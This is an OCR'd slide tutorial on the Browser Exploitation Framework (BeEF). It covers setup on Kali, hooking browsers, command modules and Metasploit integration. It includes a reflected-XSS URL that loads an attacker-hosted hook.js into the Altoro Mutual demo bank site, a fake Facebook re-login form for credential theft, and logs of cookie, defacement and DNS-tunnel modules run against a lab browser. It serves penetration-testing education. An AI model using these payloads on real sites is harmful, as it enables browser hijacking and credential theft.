Linux-HackFest BEef

Tutorial on
Browser Exploitation Framework (BeEF)

Lisa Kachold
lisakachold@it-clowns.com
http://hackfest.it-clowns.com

BeEF

Browser Exploitation Framework

Project: http://beefproject.com/

Wiki: https://github.com/beefproject/beef/wiki
FAQ: https://github.com/beefproject/beef/wiki/FAQ
Blog: http://blog.beefproject.com
YouTube: https://www.youtube.com/user/TheBeefproject

Authors:
Wade Alcorn – creator of BeEF
Christian Frichot – lead developer of BeEF
Michele Orrù – lead core developer of BeEF

BeEF

- Written in Ruby and JavaScript

https://github.com/beefproject/beef

Installation

- Installed by default on Kali

Directions for installing on other types of systems:

- https://github.com/beefproject/beef/wiki/Installation
- http://resources.infosecinstitute.com/beef-part-1/ [see section 2.1]

Update / Upgrade

apt-get update

apt-get upgrade

gem install bundler

Method: Beef.net.send()

https://github.com/beefproject/beef/blob/master/core/main/client/net.js#L110

https://github.com/beefproject/beef/blob/master/core/main/client/dom.js#L377

Password

- The default user name / password is beef
- To change the user name / password


```
cd /etc/beef-xss/
vi config.yaml
# Credentials to authenticate in BeEF. Used by both the RESTful API and the Admin_UI extension credentials:
    user:   "beef"
    passwd: "beef"
```

Starting BeEF

cd /usr/share/beef-xss

./beef

You will see ==>



- To stop the BeEF server, press **Control+C**
- To start the BeEF console, open a browser and type one of the IPs ending in /ui/panel:

http://192.168.15.129:3000/ui/panel

BeEF user interface

BeEF user interface

BeEF Control Panel | BeEF Basic Demo | Altoro Mutual

192.168.15.129:3000/ui/panel

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB | Aircrack-ng

Hooked Browsers
- Online Browsers
  - 192.168.15.129
    - 192.168.15.129
- Offline Browsers
  - 192.168.200.131
    - 192.168.200.131
    - 192.168.15.129
    - 192.168.15.129

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec

Id	Type	Event
201	Event	540.423s - [Blur] Browser window has lost focus.
200	Event	538.643s - [Focus] Browser window has regained focus.
199	Event	282.741s - [Blur] Browser window has lost focus.
198	Event	282.691s - [Focus] Browser window has regained focus.
197	Event	91.043s - [Blur] Browser window has lost focus.
196	Event	79.982s - [Focus] Browser window has regained focus.
195	Event	46.206s - [Blur] Browser window has lost focus.

Administrator: Command Prompt

```
Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.15.40
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.15.1

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.198.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.200.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

BeEF "hooks"

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target


XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

Restful API

https://github.com/beefproject/beef/wiki/BeEF-RESTful-API

From version 0.4.3.3, BeEF exposes a RESTful API allowing scripting BeEF through HTTP/JSON requests.

You can find the necessary token (which changes each time BeEF is loaded)
by looking for the
Restful API key



Adding the key

BeEF Control Panel | BeEF Basic Demo | Altoro Mutual

192.168.15.129:3000/demos/basic.html

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB | Aircrack-ng

You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here: 6d9ed6d6b876cd63057408

You can also load up a more advanced demo page here

root@QuietlyKali: /usr/share/beef-xss


File Edit View Search Terminal Help

```
[17:51:23][+] running on network interface: 127.0.0.1
[17:51:23]    |   Hook URL: http://127.0.0.1:3000/hook.js
[17:51:23]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[17:51:23][+] running on network interface: 192.168.15.129
[17:51:23]    |   Hook URL: http://192.168.15.129:3000/hook.js
[17:51:23]    |_  UI URL:   http://192.168.15.129:3000/ui/panel
[17:51:23][+] running on network interface: 192.168.200.131
[17:51:23]    |   Hook URL: http://192.168.200.131:3000/hook.js
[17:51:23]    |_  UI URL:   http://192.168.200.131:3000/ui/panel
[17:51:23][*] RESTful API key: f0589b848b8f26d5286d9ed6d6b876cd6305740
[17:51:23][*] HTTP Proxy: http://127.0.0.1:6789
[17:51:23][*] BeEF server started (press control+c to stop)
```


Command Line

If you want to write automated scripts that uses the RESTful API, you can issue a POST request to /api/admin/login using the BeEF credentials you will find in the main config.yaml file, like this curl example:

curl -H "Content-Type: application/json" -X POST -d '{"username":"beefy", "password":"beefy"}' http://127.0.0.1:3000/api/admin/login



Result shown below (notice token is returned)



Running a command

- In the Hooked Browser window, click on an online browser
- Then click on the Commands tab
- Choose a folder in the Module Tree pane, i.e., click the folder Debug
- Click an action that has a green traffic light in front of it, i.e., Return Ascii Chars
- In the right-hand pane, click Execute
- Click in the Module Results History pane—the results will take a minute to show up in Command Results

Running a command

BeEF Control Panel – Iceweasel

BeEF Control Panel | BeEF Basic Demo | Slashdot (15) | ha.ckers.org we... | BeEF - The Bro...

192.168.15.129:3000/ui/panel

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB | Aircrack-ng

BeEF 0.4.4.9-alpha | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - 192.168.15.129
    - 192.168.15.129
- Offline Browsers
  - 192.168.200.131
    - 192.168.200.131
  - 192.168.15.129
  - 192.168.15.129

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec

Module Tree
- Fingerprint Browser
- Get Visited URLs
- Spyder Eye
- Chrome Extensions (6)
- Debug (8)
  - Return Ascii Chars
  - Return Image
  - Test CORS Request
  - Test HTTP Bind Raw
  - Test HTTP Redirect
  - Test Network Request

Module Results History

id	date	label
0	2015-03-25 22:44	command 1

Command results

1 Wed Mar 25 2015 22:44:59 GMT-0500 (CDT)
data: !"#$%&'()*+,-./0123456789:;
<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\

Re-execute command

BeEF server

```
[22:02:23][*] RESTful API key: 82fc70c610934bec1c5792f764a357b3b08d89ea
[22:02:23][*] HTTP Proxy: http://127.0.0.1:6789
[22:02:23][*] BeEF server started (press control+c to stop)
[22:44:19][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:1, name:'Detect Virtual Machine']
[22:44:24][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
1, name:'Detect Virtual Machine']
[22:44:29][*] File [/usr/share/beef-xss/modules/host/hook_default_browser/bounce_to_ie_configured.pdf] bo
und to url [/report.pdf]
[22:44:29][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:2, name:'Hook Default Browser']
[22:44:34][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
2, name:'Hook Default Browser']
[22:44:54][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:3, name:'Return Ascii Chars']
[22:44:59][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
3, name:'Return Ascii Chars']
[23:01:06][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:4, name:'Return Ascii Chars']
[23:01:11][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
4, name:'Return Ascii Chars']
[23:03:01][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id
:5, name:'Return Image']
[23:03:06][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:
5, name:'Return Image']
[23:20:08][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:6, name:'Test Returning Results']
[23:20:13][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:6, name:'Test Returning Results']
[23:20:48][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:7, name:'Detect Software']
[23:20:53][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:7, name:'Detect Software']
[23:21:08][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:8, name:'Detect Virtual Machine']
[23:21:13][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:8, name:'Detect Virtual Machine']
[23:22:04][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:9, name:'Pretty Theft']
[23:22:49][*] Hooked browser [id:4, ip:192.168.15.129] has been sent instructions from command module [id:10, name:'DNS Tunnel']
[23:22:54][*] Hooked browser [id:4, ip:192.168.15.129] has executed instructions from command module [id:10, name:'DNS Tunnel']
```

Altoromutual.com demo

http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.15.129:3000/hook.js%22/%3E

Altoro Mutual: Search Results

AltoroMutual

Download AppScan Trial

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards

Search Results

No results were found for the query:

http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.15.129:3000/hook.js%22/%3E - Ori

File Edit Format

```
78 <div class="fl" style="width: 99%;">
79
80 <h1>Search Results</h1>
81
82 <p>No results were found for the query:<br /><br />
83 <span id="_ctl0__ctl0_Content_Main_lblSearch"><script src="http://192.168.15.129:3000/hook.js"/></span></p>
84
85 </div>
86
```

Get Page HTML BeEF Module

Module Tree

- Browser (49)
  - Hooked Domain (22)
    - Get Cookie
    - Get Form Values
    - Get Page HREFs
    - Get Page HTML
    - Replace HREFs
    - Replace HREFs (Click
    - Replace HREFs (HTTP
    - Replace HREFs (TEL)
    - Fingerprint Ajax
    - Overflow Cookie Jar
    - Create Alert Dialog
    - Create Prompt Dialog
    - Redirect Browser
    - Redirect Browser (Ric
    - Redirect Browser (iFra
    - Replace Component (D
    - Replace Content (Defa

Module Results History

id	date	label
0	2015-03-26 00:02	command 1
1	2015-03-26 00:02	command 2

Command results

Thu Mar 26 2015 00:02:33 GMT-0500 (CDT)

data: head= <title>BeEF Basic Demo</title> <script> var commandModuleStr = '<script src="' + window.location.protocol + '//' + window.location.host + '/hook.js" type="text/javascript"><\/script>'; document.write(commandModuleStr); </script> <script src="http://192.168.15.129:3000/hook.js" type="text/javascript"></script> &body= You should be hooked into BeEF. Have fun while your browser is working against you. These links are for demonstrating the "Get Page HREFs" command module
 The Browser Exploitation Framework Project homepage ha.ckers.org homepage Slashdot Have a go at the event logger.
<label for="imptxt">Insert your secret here:</label> <input id="imptxt" name="Important Text" type="text"> You can also load up a more advanced demo page here <div id="title_bar" style="color: rgb(255, 255, 255); background-color: rgb(109, 132, 180);font-size: 13px;font-family:tahoma,verdana,arial,sans-serif;font-weight: bold;padding: 5px;padding-left:8px;text-align: left;height: 18px;">Facebook Session Timed Out Your session has timed out due to inactivity.

Please re-enter your username and password to login. <table><tbody><tr><td align="right"> Email: </td><td align="left"><input id="uname" value="" onkeydown="if (event.keyCode == 13) document.getElementById('buttonpress').value='true'" style="width:140px;font-size: 11px;height: 20px;line-height:20px;padding-left:4px;border-style: solid;border-width: 1px;border-color: rgb(109,132,180);" type="text"></td></tr><tr><td align="right"> Password: </td><td align="left"><input id="pass" name="pass" onkeydown="if (event.keyCode == 13) document.getElementById('buttonpress').value='true'" style="width:140px;font-size: 11px;height: 20px;line-height:20px;padding-left:4px;border-style: solid;border-width: 1px;border-color: rgb(109,132,180);" type="password"></td></tr></tbody></table> <input name="ok" value="Log in" id="ok" style="font-size: 13px;background:#627aac;color:#fff;font-weight:bold;border: 1px #29447e solid;padding: 3px 3px 3px 3px;clear:both;margin-right:5px;" onclick="document.getElementById('buttonpress').value='true'" onmouseover="this.bgColor='#00CC00'" onmouseout="this.bgColor='#009900'" bgcolor="#009900" type="button"><input id="buttonpress" name="buttonpress" value="false" type="hidden">>

Replace Content (Deface)

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec

Module Tree

- Browser (49)
  - Hooked Domain (22)
    - Get Cookie
    - Get Form Values
    - Get Page HREFs
    - Get Page HTML
    - Replace HREFs
    - Replace HREFs (Click Events)
    - Replace HREFs (HTTPS)
    - Replace HREFs (TEL)
    - Fingerprint Ajax
    - Overflow Cookie Jar
    - Create Alert Dialog
    - Create Prompt Dialog
    - Redirect Browser
    - Redirect Browser (Rickroll)
    - Redirect Browser (iFrame)
    - Replace Component (Deface)
    - Replace Content (Deface)
    - Replace Videos
    - Get Local Storage
    - Get Session Storage

Module Results History

id	date	label
0	2015-03-26 00:15	command 1

Command results

1 **data**: result=Deface Successful

BeEF Control Panel | BeEF - The Browser ...

192.168.15.129:3000/demos/basic.html

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exp

BeEF!

BeEF Control Panel | BeEF - The Browser ...

192.168.15.129:3000/demos/basic.html

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exp

BeEF! MOOOOOOoooooo!

Configuring Metasploit

Configuration files:

/etc/beef-xss/config.yaml

/usr/share/beef-xss/extensions/metasploit/config.yaml

Host and callback_host parameters should have the host IP address

Change passwords if necessary

https://github.com/beefproject/beef/wiki/Configuration

https://github.com/beefproject/beef/wiki/Metasploit

Configuring Metasploit

Configuration files:

/etc/beef-xss/config.yaml

/usr/share/beef-xss/extensions/metasploit/config.yaml

Host and callback_host parameters should have the IP address of your external interface

Change passwords if necessary

https://github.com/beefproject/beef/wiki/Configuration
https://github.com/beefproject/beef/wiki/Metasploit

beef.rc

load msgrpc ServerHost=192.168.15.129 Pass=abc123

Starting Metasploit

service postgresql start

ss -ant ==> **what's running**

service metasploit start

msfconsole -r /usr/share/beef-xss/beef.rc

==>Maps BeEF to Metasploit

db_status

Starting BeEF with Metasploit

- Start Metasploit first
- Open a new terminal window

  cd /usr/share/beef-xss

  ./beef

BeEF not connected to Metasploit correctly

```
root@QuietlyKali:~# msfconsole
[*] Starting the Metasploit Framework console...\
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%%% http://metasploit.pro %%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%  %%  %%  %     %%     %%    %%%%%    %    %%%%  %%  %%%%%    %%%%%%%%%%%%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %%  %%  %%% %%  %%%  %%%%%%%
%%%%  %%%%%%  %%  %%%%%%  %%%%  %%%  %%%%  %%    %%  %%% %%% %%  %%  %%%%%%%
%%%%%%%%%%%% %%%%   %%%%%    %%  %%   %  %%  %%%%  %%%%   %%%   %%%    %%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015032401 [core:4.11.1.pre.2015032401 api:1.0.0]]
+ -- --=[ 1431 exploits - 808 auxiliary - 229 post        ]
+ -- --=[ 362 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql connected to msf3
msf > load msgrpc ServerHost=192.168.15.129 password=abc123
[*] MSGRPC Service:  192.168.15.129:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: 1ZCTziwN
[*] Successfully loaded plugin: msgrpc
```

BEeF connected to Metasploit

Notice Password

```
[*] Processing beef.rc for ERB directives.
resource (beef.rc)> load msgrpc ServerHost=192.168.15.129 Pass=abc123
[*] MSGRPC Service:  192.168.15.129:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
msf > db_status
[*] postgresql connected to msf3
```

Start BEef

```
root@QuietlyKali:/usr/share/beef-xss# ./beef
[17:34:22][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[17:34:22][*] Browser Exploitation Framework (BeEF) 0.4.4.9-alpha
[17:34:22]    |   Twit: @beefproject
[17:34:22]    |   Site: http://beefproject.com
[17:34:22]    |   Blog: http://blog.beefproject.com
[17:34:22]    |_  Wiki: https://github.com/beefproject/beef/wiki
[17:34:22][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[17:34:22][*] Successful connection with Metasploit.
[17:34:23][*] Loaded 278 Metasploit exploits.
[17:34:23][*] BeEF is loading. Wait a few seconds...
[17:34:27][*] 11 extensions enabled.
[17:34:27][*] 474 modules enabled.
[17:34:27][*] 3 network interfaces were detected.
[17:34:27][+] running on network interface: 127.0.0.1
[17:34:27]    |   Hook URL: http://127.0.0.1:3000/hook.js
[17:34:27]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[17:34:27][+] running on network interface: 192.168.15.129
[17:34:27]    |   Hook URL: http://192.168.15.129:3000/hook.js
[17:34:27]    |_  UI URL:   http://192.168.15.129:3000/ui/panel
[17:34:27][+] running on network interface: 192.168.200.131
[17:34:27]    |   Hook URL: http://192.168.200.131:3000/hook.js
[17:34:27]    |_  UI URL:   http://192.168.200.131:3000/ui/panel
[17:34:27][*] RESTful API key: c416378eb69f1d5cbaae22a24166a80cb6f1a224
[17:34:27][*] HTTP Proxy: http://127.0.0.1:6789
[17:34:27][*] BeEF server started (press control+c to stop)
```

XssRays

BeEF's approach results in false-positive free findings for cross-site scripting because BeEF must exploit the XSS to discover the vulnerability.

BeEF Exploits

http://resources.infosecinstitute.com/beef-part-2/

This presentation was sporked in part from http://resources.infosecinstitute.com/

Resources

How to Enable Autorun Modules in BeEF

http://www.subliminalhacking.net/2013/01/03/how-to-autorun-modules-in-beef-browser-exploitation-framework/

https://www.youtube.com/watch?v=qATHn_iKCas

However: not all modules will autorun